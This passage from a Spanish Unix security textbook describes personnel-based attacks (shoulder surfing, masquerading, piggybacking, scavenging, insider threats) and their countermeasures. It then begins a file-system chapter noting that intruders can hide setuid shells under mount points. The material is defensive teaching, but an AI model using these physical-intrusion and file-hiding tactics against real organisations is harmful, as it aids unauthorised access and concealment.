Otro tipo de ataque relacionado con la ingenuidad de los usuarios del sistema (pero también con el control de acceso físico) es el denominado *shoulder surfing*. Consiste en ‘espiar’ físicamente a los usuarios, para obtener generalmente claves de acceso al sistema. Por ejemplo, una medida que lamentablemente utilizan muchos usuarios para recordar sus contraseñas es apuntarlas en un papel pegado al monitor de su PC o escribirlas en la parte de abajo del teclado; cualquiera que pase por delante del puesto de trabajo, sin problemas puede leer el *login*, *password* e incluso el nombre de máquina a la que pertenecen. Esto, que nos puede parecer una gran tontería, por desgracia no lo es, y se utiliza más de lo que muchos administradores o responsables de seguridad piensan; y no sólo en entornos ‘privados’ o con un control de acceso restringido, como pueda ser una sala de operaciones de un centro de cálculo, sino en lugares a los que cualquiera puede llegar sin ninguna acreditación: personalmente, hace unos años pude leer claramente ‘*post-it*’ pegados a los monitores de los PCs utilizados por el personal de información de unos grandes almacenes de Valencia, en los que aparecían el nombre de usuario, la clave y el teléfono de varios sistemas de la empresa; cualquiera que se acercase al mostrador podía leer y memorizar esta información sin problemas.

El *shoulder surfing* no siempre se ve beneficiado por la ingenuidad de los simples usuarios de un equipo; en determinadas ocasiones son los propios programadores (gente que teóricamente ha de saber algo más sobre seguridad que el personal de administración o de atención al público) los que diseñan aplicaciones muy susceptibles de sufrir ataques de este tipo. Por ejemplo, en ciertas aplicaciones – especialmente algunas que se ejecutan sobre MS Windows, y que son más o menos antiguas – muestran claramente en pantalla las contraseñas al ser tecleadas. Cualquiera situado cerca de una persona que las está utilizando puede leer claramente esa clave; un perfecto ejemplo de lo que NO se debe hacer nunca.

3.2.3 Masquerading

El ataque denominado de *masquerading* o mascarada consiste simplemente en suplantar la identidad de cierto usuario autorizado de un sistema informático o su entorno; esta suplantación puede realizarse electrónicamente – un usuario utiliza para acceder a una máquina un *login* y *password* que no le pertenecen – o en persona. En este punto hablaremos brevemente de este último caso, la suplantación en persona, un ataque relativo tanto a la seguridad física del entorno de operaciones como a la seguridad del personal.

La mascarada no es un ataque habitual en entornos normales; en estos, o bien existen áreas de acceso semipúblico, donde un atacante no tiene que hacer nada especial para conseguir acceso – y por tanto no cabe hablar de *masquerading* – o bien áreas de acceso restringido pero controlado por el propio personal de la organización, como despachos o laboratorios. En este caso un ataque vía mascarada no suele ser efectivo, ya que es muy fácil detectar al intruso (otro tema sería si realmente se toma alguna medida al detectarlo o simplemente se le deja seguir, ahí ya entraría en juego la formación de los usuarios) por tratarse de áreas dentro de las cuales todo el personal ‘habitual’ se conoce. El *masquerading* es más habitual en entornos donde existen controles de acceso físico, y donde un intruso puede ‘engaños’ al dispositivo – o persona – que realiza el control, por ejemplo con una tarjeta de identificación robada que un lector acepta o con un carné falsificado que un guardia de seguridad da por bueno.

Una variante del *masquerading* lo constituye el ataque denominado *piggybacking*, que consiste simplemente en seguir a un usuario autorizado hasta un área restringida y acceder a la misma gracias a la autorización otorgada a dicho usuario. Contra esto se deben aplicar las mismas medidas que contra la mascarada física: controles de acceso estrictos, y convenientemente verificados. Los ejemplos de *piggybacking* son muy habituales: desde un atacante que se viste con un mono de trabajo y que carga con un pesado equipo informático en la puerta de una sala de operaciones, para que justo cuando un usuario autorizado llegue le abra dicha puerta y le permita el acceso por delante del

guardia de seguridad, hasta la clásica anécdota que todos los auditores explican como suya, sobre el reconocedor de tarjetas inteligentes que abre la puerta de una sala pero que una vez abierta no se preocupa en contar cuantas personas la atraviesan, podríamos estar durante días dando ejemplos de ataques exitosos utilizando la técnica del *piggybacking*.

3.2.4 Basureo

La técnica del basureo (en inglés, *scavenging*) está relacionada tanto con los usuarios como con la seguridad física de los sistemas, de la que hemos hablado en el anterior capítulo; consiste en obtener información dejada en o alrededor de un sistema informático tras la ejecución de un trabajo ([Par81]). El basureo puede ser físico, como buscar en cubos de basura (*trashing*, traducido también por *basureo*) listados de impresión o copias de documentos, o lógico, como analizar *buffers* de impresoras, memoria liberada por procesos, o bloques de un disco que el sistema acaba de marcar como libres, en busca de información.

Aunque esta técnica no es muy utilizada en la mayoría de entornos, hemos de pensar que si un usuario tira a la basura documentos que proporcionen información sobre nuestro sistema, cualquier potencial atacante puede aprovechar esa información para conseguir acceder al equipo; algo tan simple como una factura en la que se especifiquen números de teléfono o nombres (reales o de entrada al sistema) de usuarios puede convertirse en una valiosa información para un atacante. Además, en ocasiones ni siquiera es necesario andar revolviendo por los cubos de basura en busca de información comprometedora: la carencia de nociones básicas sobre seguridad informática hace posible que los usuarios dejen al alcance de cualquiera información vital de cara a mantener un sistema seguro. Personalmente, en un aula de informática de la Universidad Politécnica de Valencia encontré por casualidad una hoja de papel que estaba siendo utilizada a modo de alfombrilla para el ratón; esta hoja era una carta personalizada que el director de la Escuela Técnica Superior de Ingenieros Industriales había enviado a cada alumno de esa escuela para informarles de sus nuevas claves de acceso a ciertos recursos de la universidad, ya que las anteriores habían tenido que ser cambiadas porque un pirata las capturó. Con esa sencilla hoja de papel (en la figura 3.1 se muestra una copia – con los datos importantes ocultos, en el original no hay nada ‘censurado’ –) cualquiera podría haber leído el correo de ese usuario, utilizar su acceso remoto de la universidad, curiosear en su expediente o participar en foros de asignaturas bajo la identidad del usuario atacado.

Como hemos dicho el basureo no es un ataque habitual en organizaciones ‘normales’, simplemente porque los datos con los que están trabajan no suelen ser de alta confidencialidad. De cualquier forma, si deseamos evitar problemas lo más inmediato es utilizar una máquina trituradora de papel (su precio no suele ser prohibitivo, y la inversión quizás valga la pena) para destruir toda la documentación antes de arrojarla a la basura; incluso nos puede interesar contratar los servicios de compañías dedicadas exclusivamente a la destrucción de estos soportes. En el caso de sistemas de almacenamiento lógico (discos, CD-ROMs, cintas...) también es importante una correcta inutilización de los mismos para que un potencial atacante no pueda extraer información comprometedora; no suele ser suficiente el simple borrado del medio o un leve daño físico (por ejemplo, partir un CD-ROM), ya que como comentaremos al hablar de recuperación de datos existen empresas capaces de extraer hasta el último *bit* de un medio borrado o dañado. Lo más efectivo sería un borrado seguro, seguido de una destrucción física importante que haga imposible la reconstrucción del medio.

3.2.5 Actos delictivos

Bajo este nombre englobamos actos tipificados claramente como delitos por las leyes españolas, como el chantaje, el soborno o la amenaza. Esto no implica que el resto de actividades no sean (o deban ser) delitos, sino simplemente que en la práctica a nadie se le castiga ‘legalmente’ por pasear por una sala de operaciones en busca de claves apuntadas en teclados, pero sí que se le puede castigar por amenazar a un operador para que le permita el acceso al sistema.




Figura 3.1: El resultado de un basureo involuntario.

Por suerte, la naturaleza de la información con la que se trabaja en la mayor parte de entornos hace poco probable que alguien amenace o chantaje a un operador para conseguir ciertos datos; al tratarse de información poco sensible, en la mayoría de situaciones los atacantes no llegan a estos extremos para acceder al sistema, sino que utilizan procedimientos menos arriesgados como la ingeniería social o la captura de datos que viajan por la red. No obstante, si en alguna ocasión nos encontramos en estas situaciones, siempre es conveniente la denuncia; aunque en principio podemos ceder ante las presiones de un delincuente, hemos de tener presente que si mostramos cierta debilidad, una vez que éste consiga sus propósitos nada le va a impedir seguir amenazándonos o chantajeándonos para obtener más información. Si actuamos con la suficiente discrección, las autoridades pueden fácilmente llevar al individuo ante la justicia sin necesidad de grandes escándalos que pueden afectar gravemente a la imagen de nuestra organización.

3.3 ¿Qué hacer ante estos problemas?

La solución a problemas relacionados con el personal es con frecuencia mucho más compleja que la de problemas de seguridad lógica o seguridad de la red: mientras que un administrador puede aprovechar herramientas de seguridad, capacidades del sistema operativo, o cifrado de datos para prevenir ciertos ataques, es mucho más difícil para él concienciar a los usuarios de unas mínimas medidas de prevención o convencer a un guardia de seguridad de que sólo deje acceder a la sala de operaciones a un número restringido de personas.

Generalmente los usuarios de máquinas Unix en entornos habituales son personas muy poco formadas en el manejo del sistema operativo, y mucho menos en lo que a seguridad informática se refiere; se suele tratar de usuarios que sólo utilizan la máquina para ejecutar aplicaciones muy concretas (simulaciones, compiladores, gestión del correo electrónico, aplicaciones científicas... relacionadas con su área de trabajo), y cuya única preocupación es que sus datos estén listos cuando los requieren, de la forma más fácil y rápida posible. Incluso el administrador de ciertos sistemas es uno de estos usuarios, elegido dentro del grupo (o mucho peor, son todos los usuarios). Evidentemente, resulta muy difícil concienciar a estas personas de la necesidad de seguridad en el entorno; posturas como '*no importa que mi clave sea débil, sólo utilizo la cuenta para imprimir con la láser*' son por desgracia demasiado frecuentes. El responsable de seguridad ha de concienciar a todas estas personas de la necesidad de la seguridad para que el entorno de trabajo funcione como se espera de él; la seguridad informática se ha de ver como una cadena que se rompe si falla uno de sus eslabones: no importa que tengamos un sistema de cifrado resistente a cualquier ataque o una autenticación fuerte de cualquier entidad del sistema si un intruso es capaz de obtener un nombre de usuario con su correspondiente contraseña simplemente llamando por teléfono a una secretaria.

Además de concienciación de los usuarios y administradores en cuanto a seguridad se refiere (esto sería el QUÉ), para conseguir un sistema fiable es necesaria la **formación** de los mismos (el CÓMO). De la misma forma que a nadie se le ocurre conducir sin tener unos conocimientos básicos sobre un automóvil, no debería ser tan habitual que la gente utilice o administre Unix sin unos conocimientos previos del sistema operativo. Evidentemente, a un químico que utiliza el sistema para simular el comportamiento de determinada sustancia bajo ciertas condiciones no se le puede exigir un curso intensivo o unos grandes conocimientos de mecanismos de seguridad en Unix; pero sí que sería recomendable que conozca unas ideas básicas (volviendo al ejemplo del automóvil, para conducir un coche a nadie se le exige ser un as de la mecánica, pero sí unas cualidades mínimas). Estas ideas básicas se pueden incluso resumir en una hoja que se le entregue a cada usuario al darlos de alta en el sistema. Si pasamos a hablar de administradores, sí que sería recomendable exigirles un cierto nivel de conocimientos de seguridad, nivel que se puede adquirir simplemente leyendo algún libro (especialmente recomendado sería [GS96] o, para los que dispongan de menos tiempo, [RCG96]).

Un grupo de personas más delicado si cabe es el conjunto formado por todos aquellos que no son usuarios del sistema pero que en cierta forma pueden llegar a comprometerlo. Por ejemplo,

en este conjunto encontramos elementos tan diversos como guardias de seguridad que controlen el acceso a las instalaciones informáticas o personal de administración y servicios que no utilicen el sistema pero que tengan acceso físico a él, como electricistas, bedeles o personal de limpieza. Sin entrar en temas que seguramente no son aplicables a los sistemas habituales, como el espionaje industrial o el terrorismo de alta magnitud², simplemente hemos de concienciar y enseñar a estos ‘usuarios’ unas medidas básicas a tomar para no poner en peligro nuestra seguridad; estas medidas dependen por supuesto de la función de cada unas personas realice.

Pero, ¿qué sucede cuando el personal de nuestra propia organización produce ataques (y no accidentes) sobre nuestros sistemas? En este caso las consecuencias pueden ser gravísimas, y por tanto las medida de protección y detección han de ser estrictas. Se ha de llevar a cabo un control estricto de las actividades que se realizan en la organización, por ejemplo mediante políticas que han de ser de obligado cumplimiento, así como un control de acceso a todos los recursos de los que disponemos (mediante mecanismos de autenticación de usuarios, alarmas, etc.). Además, las sanciones en caso de incumplimiento de las normas han de ser efectivas y ejemplares: si un usuario viola intencionadamente nuestra seguridad y no se le sanciona adecuadamente, estamos invitando al resto de usuarios a que hagan lo mismo. En el punto siguiente vamos a hablar con más profundidad de estos atacantes, denominados **internos**.

3.4 El atacante interno

En el punto anterior hemos presentado al personal de nuestra organización como víctima de los ataques realizados por agentes externos a la misma; sin embargo, según [Cow92] el 80% de los fraudes, robos, sabotajes o accidentes relacionados con los sistemas informáticos son causados por el propio personal de la organización propietaria de dichos sistemas, lo que se suele denominar el *insider factor*. ¿Qué significa esto? Principalmente que la mayor amenaza a nuestros equipos viene de parte de personas que han trabajado o trabajan con los mismos. Esto, que es realmente preocupante, lo es mucho más si analizamos la situación con un mínimo de detalle: una persona que trabaje codo a codo con el administrador, el programador, o el responsable de seguridad de una máquina conoce perfectamente el sistema, sus barreras, sus puntos débiles... de forma que un ataque realizado por esa persona va a ser muchísimo más directo, difícil de detectar, y sobre todo, efectivo, que el que un atacante externo (que necesita recopilar información, intentar probar fallos de seguridad o conseguir privilegios) pueda ejecutar.

Pero, ¿por qué va a querer alguien atacar a su propia organización? ¿Por qué alguien va a arriesgarse a perder su trabajo, romper su carrera o incluso a ir a la cárcel? Como se acostumbra a decir, todos tenemos un precio; no importa lo honestos que seamos o que queramos creer que somos: dinero, chantaje, factores psicológicos... nos pueden arrastrar a vender información, a robar ficheros o simplemente a proporcionar acceso a terceros que se encarguen del trabajo sucio. En una empresa, un empleado puede considerarse mal pagado e intentar conseguir un sueldo extra a base de vender información; en un banco, alguien que a diario trabaje con los sistemas informáticos puede darse cuenta de la facilidad para desviar fondos a una cuenta sin levantar sospechas; en una base militar, un país enemigo puede secuestrar a la mujer de un administrador para que éste les pase información confidencial. Existen numerosos estudios ([SM70], [CC86], [HC83], [Kat88], [Rei89]...) que tratan de explicar los motivos que llevan a una persona a cometer delitos, informáticos o no, contra su propia organización, pero sea cual sea el motivo la cuestión está en que tales ataques existen, son numerosos, y hay que tomar medidas contra ellos.

¿Cómo prevenir o defendernos de los atacantes internos? En una empresa, una norma básica sería verificar el *curriculum* de cualquier aspirante a nuevo miembro (no simplemente leerlo y darlo por bueno, sino comprobar los datos y directamente descartar al aspirante si se detecta una mentira); si buscamos algo más de seguridad – por ejemplo, sistemas militares – también es re-

²Temas que habría que tener en cuenta en otro tipo de redes.

comendable investigar el pasado de cada aspirante a pertenecer a la organización, buscando sobre todo espacios en blanco durante los que no se sabe muy bien qué ha hecho o a qué se ha dedicado esa persona (¿quién nos asegura que ese paréntesis de tres años durante los que el aspirante asegura que estuvo trabajando para una empresa extranjera no los pasó realmente en la cárcel por delitos informáticos?). Si siguiendo ejemplos como estos podemos asegurar la integridad de todos los que entran a formar parte del equipo, habremos dado un importante paso en la prevención de ataques internos.

Tampoco debemos olvidar que el hecho de que alguien entre ‘limpio’ a nuestra organización no implica que vaya a seguir así durante el tiempo que trabaje para nosotros, y mucho menos cuando abandone su trabajo. Para minimizar el daño que un atacante interno nos puede causar se suelen seguir unos principios fundamentales ([Smi92], [GS96], [Pla83]...) que se aplican sobre el personal de la empresa:

- **Necesidad de saber** (*Need to know*) o mínimo privilegio

A cada usuario se le debe otorgar el mínimo privilegio que necesite para desempeñar correctamente su función, es decir, se le debe permitir que sepa sólamente lo que necesita para trabajar. De esta forma, un programador no tiene por qué conocer las políticas de copia de seguridad de la máquina, ni un alumno tiene que poseer privilegios en un sistema de prácticas.

- **Conocimiento parcial** (*Dual Control*)

Las actividades más delicadas dentro de la organización en cuanto a seguridad se refiere (por ejemplo, el conocimiento de la clave de *root* de una máquina) deben ser realizadas por dos personas competentes, de forma que si uno de ellos comete un error o intenta violar las políticas de seguridad el otro pueda darse cuenta rápidamente y subsanarlo o evitarlo. De la misma forma, aplicar este principio asegura que si uno de los responsables abandona la organización o tiene un accidente el otro pueda seguir operando los sistemas mientras una nueva persona sustituye a su compañero.

- **Rotación de funciones**

Quizás la mayor amenaza al conocimiento parcial es la potencial complicidad que los dos responsables de cierta tarea puedan llegar a establecer, de forma que entre los dos sean capaces de ocultar las violaciones de seguridad que nuestros sistemas puedan sufrir; incluso puede suceder lo contrario: que ambas personas sean enemigos y esto repercuta en el buen funcionamiento de la política de seguridad establecida. Para evitar ambos problemas, una norma común es rotar – siempre dentro de unos límites – a las personas a lo largo de diferentes responsabilidades, de forma que a la larga todos puedan vigilar a todos; esto también es muy útil en caso de que alguno de los responsables abandone la organización, ya que en este caso sus tareas serán cubiertas más rápidamente.

- **Separación de funciones**

No es en absoluto recomendable que una sola persona (o dos, si establecemos un control dual) posea o posean demasiada información sobre la seguridad de la organización; es necesario que se definan y separen correctamente las funciones de cada persona, de forma que alguien cuya tarea es velar por la seguridad de un sistema no posea él mismo la capacidad para violar dicha seguridad sin que nadie se percate de ello.

Si aplicamos correctamente los principios anteriores en nuestra política de personal vamos a evitar muchos problemas de seguridad, no sólo cuando un usuario trabaja para nuestro entorno sino lo que es igual de importante, cuando abandona la organización. Cuando esto sucede se debe cancelar **inmediatamente** el acceso de esa persona a todos nuestros recursos (cuentas de usuario, servicio de acceso remoto, unidades de red...), y también cambiar las claves que ese usuario conocía. Especialmente en los entornos de I+D quizás esto es algo complicado debido a la gran movilidad de usuarios (un profesor invitado durante un mes a la universidad, un proyectando que sólo necesita acceso a una máquina mientras que realiza su proyecto...), por lo que es aquí donde se suelen ver mayores barbaridades en los sistemas: desde cuentas que hace años que no se utilizan hasta

direcciones de correo de gente que dejó de trabajar para la organización hace años. Evidentemente, este tipo de cosas son muy preocupantes para la seguridad, y es justo en estos accesos no utilizados donde un atacante puede encontrar una de las mejores puertas de entrada a los sistemas: simplemente hemos de pensar que si el usuario de una cuenta hace años que no la utiliza, por lógica hace años que esa clave no se cambia.

Hasta ahora hemos hablado principalmente de los problemas que nos pueden causar las personas que trabajan para la organización; no obstante, las redes de I+D son bastante peculiares a la hora de hablar de ataques internos. Se trata de sistemas en los que un elevado número de usuarios – los alumnos – puede considerar un reto personal o intelectual (?) saltarse las medidas de protección impuestas en la red; además, y especialmente en universidades técnicas, por la naturaleza de sus estudios muchos alumnos llegan a poseer elevados conocimientos sobre sistemas operativos y redes, lo que evidentemente es un riesgo añadido: no es lo mismo proteger de ataques internos una máquina Unix en una Facultad de Derecho, donde *a priori* muy pocos alumnos tendrán el interés o los conocimientos suficientes para saltarse la seguridad del sistema, que en una Facultad de Informática, donde el que más y el que menos tiene nociones de seguridad o de Unix y a diario se trabaja en estos entornos.

Las normas vistas aquí seguramente se pueden aplicar sobre el personal de la organización, pero no sobre los alumnos (que es justamente de quienes provienen la mayoría de ataques): no podemos obligar a un alumno de nuevo ingreso a que nos muestre un resumen de su vida, ni mucho menos tenemos capacidad para verificar los datos de treinta o cincuenta mil alumnos. Incluso si pudiéramos, ¿sería legal o ético denegar el acceso a la universidad a alguien con antecedentes penales, por ejemplo? Seguramente no... De esta forma, en organismos de I+D nos debemos ceñir a otros mecanismos de prevención, por ejemplo en forma de sanciones ejemplares para todos aquellos que utilicen los recursos del centro para cometer delitos informáticos; sin llegar a los tribunales, las posibles penas impuestas dentro de la universidad son a veces más efectivas que una denuncia en el juzgado, donde los piratas incluso despiertan cierta simpatía entre muchos abogados y jueces.

Parte II

Seguridad del sistema

Capítulo 4

El sistema de ficheros

NOTA: Obviamente, en este capítulo no hablaremos del tratamiento de ficheros (creación, borrado, modificación, jerarquía de directorios...), sino de temas referentes a la seguridad de los archivos y el sistema de ficheros. Para información sobre la gestión de ficheros se puede consultar cualquier obra que estudie Unix desde una perspectiva general, como [TY82], [CR94] o [Man91]. Para un conocimiento más profundo sobre los ficheros y los sistemas de archivos se puede consultar [Tan91], [Bac86] (BSD), [GC94] (*System V*) o, en el caso de Linux, [CDM97] o [BBD⁺96].

4.1 Introducción

Dentro del sistema Unix todo son archivos: desde la memoria física del equipo hasta el ratón, pasando por módems, teclado, impresoras o terminales. Esta filosofía de diseño es uno de los factores que más éxito y potencia proporciona a Unix ([KP84]), pero también uno de los que más peligros entraña: un simple error en un permiso puede permitir a un usuario modificar todo un disco duro o leer los datos tecleados desde una terminal. Por esto, una correcta utilización de los permisos, atributos y otros controles sobre los ficheros es vital para la seguridad de un sistema.

En un sistema Unix típico existen tres tipos básicos de archivos: ficheros planos, directorios, y ficheros especiales (dispositivos)¹; generalmente, al hablar de *ficheros* nos solemos referir a todos ellos si no se especifica lo contrario. Los **ficheros planos** son secuencias de *bytes* que *a priori* no poseen ni estructura interna ni contenido significante para el sistema: su significado depende de las aplicaciones que interpretan su contenido. Los **directorios** son archivos cuyo contenido son otros ficheros de cualquier tipo (planos, más directorios, o ficheros especiales), y los **ficheros especiales** son ficheros que representan dispositivos del sistema; este último tipo se divide en dos grupos: los dispositivos orientados a carácter y los orientados a bloque. La principal diferencia entre ambos es la forma de realizar operaciones de entrada/salida: mientras que los dispositivos orientados a carácter las realizan *byte a byte* (esto es, carácter a carácter), los orientados a bloque las realizan en bloques de caracteres.

El **sistema de ficheros** es la parte del núcleo más visible por los usuarios; se encarga de abstraer propiedades físicas de diferentes dispositivos para proporcionar una interfaz única de almacenamiento: el archivo. Cada sistema Unix tiene su sistema de archivos nativo (por ejemplo, *ext2* en Linux, UFS en Solaris o EFS en IRIX), por lo que para acceder a todos ellos de la misma forma el núcleo de Unix incorpora una capa superior denominada VFS (*Virtual File System*) encargada de proporcionar un acceso uniforme a diferentes tipos de sistema de ficheros.

Un **inodo** o nodo índice es una estructura de datos que relaciona un grupo de bloques de un

¹Otros tipos de archivos, como los enlaces simbólicos, los *sockets* o los *pipes* no los vamos a tratar aquí.

dispositivo con un determinado nombre del sistema de ficheros. Internamente, el núcleo de Unix no distingue a sus archivos por su nombre sino por un número de inodo; de esta forma, el fichero con número de inodo 23421 será el mismo tanto si se denomina `/etc/passwd` como si se denomina `/usr/fichero`. Mediante la orden `ln(1)` se pueden asignar a un mismo inodo varios nombres de fichero diferentes en el sistema de archivos.

4.2 Sistemas de ficheros

Cuando un sistema Unix arranca una de las tareas que obligatoriamente ha de realizar es incorporar diferentes sistemas de ficheros – discos completos, una partición, una unidad de CD-ROM... – a la jerarquía de directorios Unix; este proceso se llama **montaje**, y para realizarlo generalmente se utiliza la orden `mount`. Es obligatorio montar al menos un sistema de ficheros durante el arranque, el sistema raíz ('/'), del que colgarán todos los demás.

Montar un sistema de ficheros no significa más que asociar un determinado nombre de directorio, denominado *mount point* o punto de montaje, con el sistema en cuestión, de forma que al utilizar dicha ruta estaremos trabajando sobre el sistema de ficheros que hemos asociado a ella. Para saber qué sistemas de ficheros se han de montar en el arranque de la máquina, y bajo qué nombre de directorio, Unix utiliza un determinado archivo; aunque su nombre depende del clon utilizado (`/etc/vfstab` en Solaris, `/etc/fstab` en Linux...), su función – e incluso su sintaxis – es siempre equivalente. Un ejemplo de este fichero es el siguiente:

```
luisa:~# cat /etc/fstab
/dev/hda3      /
/dev/hda4      /home   ext2      defaults  1   2
none          /proc    proc      defaults  1   1
luisa:~#
```

Cuando el sistema arranca, el fichero anterior viene a indicar que en `/dev/hda3` se encuentra el sistema de ficheros raíz, de tipo *ext2* (el habitual en Linux), y que se ha de montar con las opciones que se toman por defecto. La segunda línea nos dice que `/home` es un sistema diferente del anterior, pero del mismo tipo y que se montará con las mismas opciones; finalmente, la última entrada hace referencia al directorio `/proc/`, donde se encuentra un sistema de ficheros especial que algunos Unices utilizan como interfaz entre estructuras de datos del núcleo y el espacio de usuario (no entraremos en detalles con él). Si cualquiera de las entradas anteriores fuera errónea, el sistema o bien no arrancaría o bien lo haría incorrectamente. Por lo que evidentemente el fichero `/etc/fstab` o sus equivalentes ha de ser sólo modificable por el `root`, aunque nos puede interesar – como veremos luego – que los usuarios sin privilegios puedan leerlo.

Lo visto hasta aquí no suele representar ningún problema de seguridad en Unix; si hemos dicho que no hablaríamos de aspectos generales de los sistemas de ficheros, ¿por qué comentamos este aspecto? Muy sencillo: diferentes problemas radican en una gestión incorrecta del montaje de sistemas de ficheros. Por ejemplo, algo muy habitual en un atacante que consigue privilegios de administrador en una máquina es instalar ciertas utilidades que le permitan seguir gozando de ese privilegio (por ejemplo, un *rootkit* o un simple *shell setuidado*); si guarda el fichero *setuidado* – hablaremos más tarde de estos permisos ‘especiales’ – en cualquier directorio de nuestro sistema, su localización será muy rápida: una orden tan simple como `find` nos alertará de su presencia. En cambio, ¿qué sucede si el atacante utiliza una parte del sistema de ficheros *oculta*? Cuando montamos un sistema bajo un nombre de directorio, todo lo que había en ese directorio desaparece de la vista, y es sustituido por el contenido del sistema montado; no volverá a estar accesible hasta que no desmontemos el sistema:

```
luisa:~# mount
/dev/hda3 on / type ext2 (rw)
/dev/hda4 on /home type ext2 (rw)
```

```
none on /proc type proc (rw)
luisa:~# ls /home/
ftp/ toni/ lost+found/
luisa:~# umount /home
luisa:~# ls /home/
luisa:~#
```

El atacante puede desmontar una parte de nuestra jerarquía de directorios, guardar ahí ciertos ficheros, y volver a montar el sistema que había anteriormente; localizar esos archivos puede ser complicado, no por motivos técnicos sino porque a muy poca gente se le ocurre hacerlo. La orden `ncheck`, existente en Unices antiguos, puede detectar estos ficheros ocultos bajo un *mount point*; si no disponemos de esta utilidad podemos buscar por Internet aplicaciones que consiguen lo mismo, o simplemente desmontar manualmente los sistemas (a excepción del raíz) y comprobar que no hay nada oculto bajo ellos.

El tema de desmontar sistemas de ficheros también puede ocasionar algún dolor de cabeza a muchos administradores; aunque no se trata de algo estrictamente relativo a la seguridad, vamos a comentar un problema típico que se podría considerar incluso una negación de servicio (no causada por un fallo de Unix sino por el desconocimiento del administrador). En ocasiones, al intentar desmontar un sistema de ficheros, encontramos el siguiente resultado:

```
luisa:~# umount /home/
umount: /home: device is busy
luisa:~#
```

¿Qué sucede? Simplemente que existe un determinado proceso haciendo uso de recursos bajo ese nombre de directorio. Hasta que dicho proceso no finalice (por las buenas o por las malas), será imposible desmontar el sistema; es fácil determinar de qué proceso se trata – y posteriormente eliminarlo – mediante la orden `fuser`.

Otro problema clásico de los sistemas de ficheros viene de la necesidad que en muchos entornos existe de permitir a los usuarios – sin privilegios – montar y desmontar sistemas de ficheros (típicamente, discos flexibles o CD-ROMs). Por ejemplo, imaginemos un laboratorio de máquinas Unix donde es deseable que todos los usuarios puedan acceder a la disquetera, tanto para copiar prácticas realizadas en casa como para hacer una copia de las que se han hecho en el propio laboratorio (este es uno de los casos más frecuentes en cualquier organización). Unix permite dar una solución rápida a este problema, pero esta solución puede convertirse en una amenaza a la seguridad si no es implantada correctamente:

